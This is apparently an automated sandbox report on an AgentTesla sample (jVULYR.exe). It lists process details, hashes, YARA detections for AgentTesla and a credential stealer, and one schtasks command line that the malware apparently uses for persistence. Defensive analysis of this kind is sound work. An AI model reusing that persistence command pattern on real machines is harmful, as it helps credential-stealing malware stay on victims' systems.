Analysis Process: jVULYR.exe PID: **6676**, Parent PID: **7076**

General

Target ID:	25
Start time:	11:37:16
Start date:	14/05/2022
Path:	C:\Users\user\AppData\Roaming\jVULYR\jVULYR.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Roaming\jVULYR\jVULYR.exe
Imagebase:	0x9b0000
File size:	677888 bytes
MD5 hash:	152EF22896BF39197D210D40171E898A
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	.Net C# or VB.NET

Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000019.00000000.352037043.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000019.00000000.352037043.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000019.00000002.517627144.0000000002D51000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000019.00000002.517627144.0000000002D51000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000019.00000002.510450291.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000019.00000002.510450291.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000019.00000000.351287356.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000019.00000000.351287356.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000019.00000000.350592858.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000019.00000000.350592858.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000019.00000000.349995219.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000019.00000000.349995219.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security
Reputation:	low

Analysis Process: schtasks.exe PID: **6952**, Parent PID: **7100**

General

Target ID:	27
Start time:	11:37:26
Start date:	14/05/2022
Path:	C:\Windows\SysWOW64\schtasks.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\System32\schtasks.exe" /Create /TN "Updates\NpPgfycY" /XML "C:\Users\user\AppData\Local\Temp\tmp2B32.tmp
Imagebase:	0xf50000
File size:	185856 bytes
MD5 hash:	15FF7D8324231381BAD48A052F85DF04
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: conhost.exe PID: **1260**, Parent PID: **6952**

General

Target ID:	28
Start time:	11:37:26
Start date:	14/05/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7c9170000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: jVULYR.exe PID: **5908**, Parent PID: **7100**

General

Target ID:	29

Start time:	11:37:28
Start date:	14/05/2022
Path:	C:\Users\user\AppData\Roaming\jVULYR\jVULYR.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Roaming\jVULYR\jVULYR.exe
Imagebase:	0x820000
File size:	677888 bytes
MD5 hash:	152EF22896BF39197D210D40171E898A
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 0000001D.00000000.372079781.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 0000001D.00000000.372079781.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 0000001D.00000000.371351565.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 0000001D.00000000.371351565.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 0000001D.00000002.510451079.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 0000001D.00000002.510451079.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 0000001D.00000000.373291571.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 0000001D.00000000.373291571.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 0000001D.00000000.372700308.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 0000001D.00000000.372700308.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 0000001D.00000002.518604895.0000000002E11000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 0000001D.00000002.518604895.0000000002E11000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security
Reputation:	low

Disassembly

No disassembly